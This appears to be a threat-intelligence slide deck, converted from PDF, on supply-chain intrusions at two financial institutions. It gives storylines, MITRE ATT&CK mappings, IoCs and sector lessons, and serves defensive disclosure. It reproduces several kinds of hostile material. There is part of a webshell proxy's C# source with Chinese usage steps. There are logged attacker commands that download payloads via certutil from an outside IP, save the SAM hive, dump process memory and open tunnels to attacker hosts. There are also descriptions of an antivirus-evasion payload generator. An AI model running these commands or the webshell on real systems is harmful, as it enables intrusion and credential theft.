




#### Incident Background

- > April 2022, Bank of Aargau found unusual credit card leak. They suspect the leak may related to cyber attack
- > We were requested by Bank of Aargau to perform a fast forensic for credit cards leak
- we reviewed of the credit card application flow as an immediate investigation of some critical servers that may have been compromised during this attack

#### Credit Card Infra of Bank of Aargau



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### Supply Chain in The Incident

> The vulnerability in their credit card management system is exploited


> This credit card management system is developed by their own supplier, and not many financial companies use it

> From the web log, It seems the attacker already known where the vuln is, nearly no request for black box testing



## Cyber Kill Chain & TTP

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#### Misconfiguration

The testing credit card management system should only be access internally

> The IT misconfig the webapp, so the web site could be access publicly

The threat actor first successful logon credit card management system

# File Upload Vulnerability in Credit Card Management System

The file upload vulnerability was exploited to upload and execute webshell 1.aspx

>1.aspx is a .NET webshell with dynamic code loading



#### Webshell-1.aspx

> One line webshell, the mutated version of Behinder webshell



## 毒刺(pystinger.exe + proxy.aspx)

#### 毒刺(pystinger)

简体中文 | English

毒刺(pystinger)通过webshell实现内网SOCK4代理,端口映射.

可直接用于metasploit-framework,viper,cobalt strike上线.

主体使用python开发,当前支持php,jsp(x),aspx三种代理脚本.

#### 使用方法

假设不出网服务器域名为 http://example.com:8080,服务器内网IP地址为192.168.3.11

#### SOCK4代理


- proxy.jsp上传到目标服务器,确保 http://example.com:8080/proxy.jsp 可以访问,页面返回
- 将stinger\_server.exe上传到目标服务器,蚁剑/冰蝎执行 start D:/XXX/stinger\_server.exe [

不要直接运行D:/XXX/stinger\_server.exe,会导致tcp断连

• Vps执行 ./stinger\_client -w http://example.com:8080/proxy.jsp -l 127.0.0.1 -p 60000

```
<%@ Page Language="C#" Debug="true"%>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Net" %>
    if (Request.HttpMethod == "GET")
        Response.Write("UTF-8");
       return;
    else
        string Remoteserver = Request.Form["Remoteserver"];
        string Endpoint = Request.Form["Endpoint"];
        string url = Remoteserver + Endpoint;
        System.IO.Stream s = Request.InputStream;
        int cont = Request.ContentLength;
        byte[] buffer = new byte[cont];
        s.Read(buffer, 0, cont);
       String post arg = Encoding.UTF8.GetString(buffer, 0, cont);
       HttpWebRequest newrequest = (HttpWebRequest)WebRequest.Create(url+"?"+post arg);
        newrequest.Method = "POST";
        if (buffer.Length >= 0)
            System.IO.Stream requestStream = null;
```

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#### Malware - ts\_windows\_amd64.exe

> The malware is implemented in golang, has several recon functionalities



```
ts [command]
            FTP Login
            Help about any command
httpserver Start a simple HTTP Server
            LDAP weakpassword and fetch BaseDN
            MongoDB Login
            EternalBlue detection
            MSSOL Login
mysql
            NetBIOS over TCP Scan, 1391445
            Simple NetCat
            Find live host via Invoking ping commands
            Find live host via send icmp packet, required root
proxyfinder Proxy Finder
            PortScan via TCP
            Samba weakpassword/anonymous share
            Windows Samba weakpassword/anonymous share
            SNMP weak community
            Start a socks5 proxy server
            SSH Login
            SSH Key Login
-0, --output string Result output file path.
                      Connect with a proxy. eg: socks5://user:pass@192.168.1.1:1080 scan max threads, eg: 100 (default 200)
                       connection timeout seconds, eg: 10 (default 5)
-t, --timeout int
                       verbose output
e "ts [command] --help" for more information about a command.
```

DE-Id







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# Malware - PrintSpoofer64.exe Privilege Escalation

#### PrintSpoofer

From LOCAL/NETWORK SERVICE to SYSTEM by abusing SeImpersonatePrivilege on Windows 10 and Server 2016/2019.


For more information: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.

```
C:\Windows\system32>whoami /priv
```



#### Main Backdoor - Cobalt Strike

> The main backdoor was implanted in several endpoints








#### Malware-hoshinoGen.exe

- >A Cobalt Strike Obfuscator (催日)
- > Generate shellcode to bypass anti-virus

摧日: CuiRi 红队专用免杀木马生成工具

作者 Dubh3 开发语言 Golang 版本 1.0 开放协议 Apache 2.0


0x01简介:



摧日:一款红队专用免杀木马生成器,基于shellcode生成绕过所有杀软的木马



### Storyline



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




#### Access DB

> Afterwards, threat actor accessed the database

> Therefore, this is the possible way of credit card leak



#### MITRE ATT&CK

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
T1190 Exploit Public- Facing Application	T1059 Command and Scripting Interpreter	T1505.003 Server Software Component: Web Shell		T1620 Reflective Code Loading	11055 Process Injection	T1046 Network Service Discovery	Remote Desktop	T1005 Data from Local System	T1573.001 Encrypted Channel: Symme tric Cryptography	T1041 Exfiltration Over C2 Channel
T1078 Valid Accounts	T1059.003 Windows Command Shell			T1564.001 Hide Artifacts: Hidden Files and Directories		T1016.001 Internet Connection Discovery	T1021 Remote Services		T1090.001 Proxy: Internal Proxy	
T1059 Command and Scripting Interpreter	T1047 Windows Management Instrumentation			T1140 Deobfuscate/Dec ode Files or Information		T1135 Network Share Discovery				
T1059.003 Windows Command Shell				T1027.002 Obfuscated Files or Information: Soft ware Packing		T1016 System Network Configuration Discovery				
T1047 Windows Management Instrumentation				T1055 Process Injection						
										Me (2007)

# Indicators of Compromise

MD5	C2	
8E994054AD00EA6590D127317B74D681	103.131.188.67	165.154.226.53
	103.131.188.70	172.111.1.70
	103.171.26.93	203.218.241.34
	103.171.26.94	203.218.241.34
	139.180.188.164	203.218.252.164
	149.154.161.18	203.218.252.186
	149.154.161.2	218.252.244.66
	149.154.161.8	218.252.244.98
	154.31.113.105	43.240.13.215
	160.116.58.207	
	160.124.103.81	
	160.124.103.81	
	165.154.226.214	





## Incident Background

In the beginning of August, a Bank of the Core sought assistance, stating that there was a suspected attack incident in August

# Supply Chain in The Incident

> Their securities trading platform has some vulnerability as an initial access point for intrusion


> Developed by one big supplier in T.W.





# Cyber Kill Chain & TTP

## Storyline






## Webshell

> Again the third-party developed securities trading web platform was compromised first

> Might be a SQL injection

vulnerability










## Webshell Activity



EXECUTION

C:\Windows\Temp\avdump.exe


2022-08-10 11:45:52
Server-ELLYN \ USER-61

Source
Path
C:\WINDOWS\TEMP\1.DMP

AvDump.exe --pid 588 --exception\_ptr 0 --thread\_id 0 --dump\_level 1 --dump\_file C:\windows\temp\1.dmp --min\_interval 0

C:\Windows\System32\cmd.exe






## Tunnel

#### **NPS**

- C:\programdata\phone.exe -server=185.173.34.243:8024 -vkey=<redected> -type=tcp
- NPS (https://github.com/ehang-io/nps)


#### X.DLL


rundll32 c:\programdata\x.dll,runTunnel 185.173.34.243:8080 R:0.0.0.0:8086:socks





## **Credential Dump**













## Post Exploitation Activities

IIII	2022-08-10 13:58:00	cmdkey /l	
III	2022-08-10 13:58:00	cmd /c cd /d c:\Windows\Temp&cmdkey /l 2>&1	WEB ATTACK
1111	2022-08-10 13:57:54	cmdkey	
H)	2022-08-10 13:57:54	cmdkey	
1111	2022-08-10 13:57:54	cmd /c cd /d c:\Windows\Temp&cmdkey 2>&1	WEB ATTACK
111	2022-08-10 13:56:23	cmd /c cd /d c:\Windows\Temp® save HKLM\SAM Sam.hiv 2>&1	WEB ATTACK
111	2022-08-10 13:56:23	reg save HKLM\SAM Sam.hiv	
III	2022-08-10 11:58:45	C:\Windows\system32\cmd.exe /c certutil C:\Windows\Temp\cmd.exe	WEB ATTACK
1111	2022-08-10 11:57:52	C:\Windows\system32\cmd.exe /c certutil -urlcache -f -split http://103.243.183.248:8081/conhosts.exe C:\Windows\Temp\conhosts.exe	
Ш	2022-08-10 11:57:51	C:\Windows\system32\cmd.exe /c certutil -urlcache -f -split http://103.243.183.248:8081/conhosts.exe C:\Windows\Temp\conhosts.exe	WEB ATTACK
	2022-08-10 11:55:32	tasklist /svc	
III	2022-08-10 11:45:52	cmd /c cd /d c:\Windows\Temp&AvDump.exepid 588exception_ptr 0thread_id 0dump_level 1dump_file C:\windows\temp\1.dmpmin_interval 0 2>&1	WEB ATTACK
-1111	2022-08-10 11:45:26	cmd /c cd /d C:/Program Files/Apache Software Foundation/Tomcat 8.5/&net user /do 2>&1	WEB ATTACK
III	2022-08-10 11:45:24	cmd /c cd /d C:/Program Files/Apache Software Foundation/Tomcat 8.5/&cd /d c:/windows/temp/&&echo ZXNuMn&&cd&&echo kUBqQY 2>&1	WEB ATTACK



## Source Code Steal

In the end, we found the activity that threat actor utilize 7za to compress some directories

> After discussion with victim, they verify that the source code was stolen



## MITRE ATT&CK

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery		Lateral Movement	Collection	Command and Control	Execution
T1204 User Execution	T1505.001 SQL Stored Procedures	T1053.005 Scheduled Task	T1027 Obfuscated Files or Information	T1003.002 Security Account Manager	T1018 Remote System Discovery	T1069.001 Local Groups	T1021.001 Remote Desktop Protocol	T1074 Data Staged	T1090 Proxy	T1204 User Execution
T1053.005 Scheduled Task	T1053.005 Scheduled Task	T1546.008 Accessibility Features	T1564.001 Hidden Files and Directories	T1003 OS Credential Dumping	T1033 System Owner/User Discovery	T1518.001 Security Software Discovery	T1021.002 SMB/Windows Admin Shares	T1560 Archive Collected Data	T1071.001 Web Protocols	T1053.005 Scheduled Task
T1059.001 PowerShell	T1505.003 Web Shell		T1036 Masquerading	T1003.005 Cached Domain Credentials	T1012 Query Registry	T1082 System Information Discovery	T1021 Remote Services		T1071 Application Layer Protocol	T1059.001 PowerShell
T1059 Command and Scripting Interpreter	T1546.008 Accessibility Features		T1222.001 Windows File and Directory Permissions Modification	T1003.001 LSASS Memory	T1087.001 Local Account	T1083 File and Directory Discovery			T1572 Protocol Tunneling	T1059 Command and Scripting Interpreter
T1059.003 Windows Command Shell	T1136 Create Account				T1087.002 Domain Account	T1007 System Service Discovery			T1105 Ingress Tool Transfer	T1059.003 Windows Command Shell
					T1057 Process Discovery	T1016 System Network Configuration Discovery				
					T1049 System Network Connections Discovery					



# Indicators of Compromise

MD5	C2
42BADC1D2F03A8B1E4875740D3D49336	oastify.com
F4F684066175B77E0C3A000549D2922C	dnslog.cn
DB9E25F8D3404FC446D9CBB714456C3B	142.251.42.228
ECD3F489F11F8CBA18637DC978BA4F4C	103.243.183.248
10F1CC708FE6CFA40F3D744FBA6B6B5F	103.243.183.250
	172.217.160.6
	172.67.149.123
	175.41.16.242
	185.173.34.243
	34.214.82.71





## Security Situation of Financial Sectors


In out image, financial sectors deploy the most robust security defenses. Yes, that's right in most IT systems of financial sectors.

- > However, 2 problems remains
  - Due to the high-performance computation requirement, stock dealers may not deploy high-overhead security mechanism. In many cases, even though some (unimportant) endpoints deploy EDR, the last but the most critical endpoints are often not.
  - > There are only few suppliers for financial software systems, they nearly dominate the market share and not like to improve security → Supply Chain Problem again.



## Financial Holdings Group

- The most financial companies are organized as financial holding group
- > This structure make a special supply chain problem





## Inconsistent Security Ability

- > The companies belong to the same financial holding group may not have the same security level
- > Banks always have most strict security requirements, and less security audit is conducted for securities brokers
- > Real cases
  - > The bank has better security ability, they review the RDP logs every days
  - > But the securities company donot require any audit to the RDP activities



# Compliance-Driven, Not really for security

- > As any business should got the permission from government, the security of financial companies always driven by compliance.
- > If compliance donot include, the financial company tend not to deploy security mechanism.
- > The regulation not put every type financial company in the same level security



# **Enhance Supply Chain Security**

Our effort in enhance supply chain security,..... But not for financial sector

> We have joined the SEMI security committee and pushed security

for semiconductor industry together.

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SHANNON DAVIS - 1 MONTH AGO

Taking aim at hardening the Taiwan semiconductor ecosystem's defenses against cyberattacks, SEMI has launched a <u>Semiconductor Cybersecurity Risk Rating Service</u>. Using third-party risk scoring and risk posture assessment, the service is designed to help SEMI Taiwan members assess cybersecurity risks in real time and provide risk remediation guidance. Launched by the SEMI Taiwan Cybersecurity Committee, the service was developed by SEMI Taiwan, Taiwan Semiconductor Manufacturing Company (TSMC) and other semiconductor industry partners.



The increased adoption of digital transformation in the industry has changed cybersecurity as we know it. Smart factory environments such as smart equipment and production lines expose people and assets to a growing number of malicious cyber attacks. How to mitigate cybersecurity threats has become a common challenge for all industry sectors, and supply chain security has become a hot topic many people are talking about in recent years. Rising cybersecurity threats, on the other hand has also brought the industry's attention to cybersecurity solutions and standards available in order to effectively enhance cyber defense.



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近年、企業に対するサイバー攻撃が急増しており、半導体業界に影響を及ぼしています。 例えば、2018年にランサムウェアに感染した装置を調査するために、大手ファウンドリーが一時操業の停止を余儀なくされました。



## Take Away

- > 4 types of supply chain attack
  - we point out a special kind of supply chain attack in financial sectors - highly-couple but inconsistence security ability
- > We disclosure 4 incidents targeting financial sectors via supply chain, and share TTP and IoC
- > Fast forensic to construct the whole storyline, the threat actor's intent could be more possible to disclose



## Happy Lunar New Year





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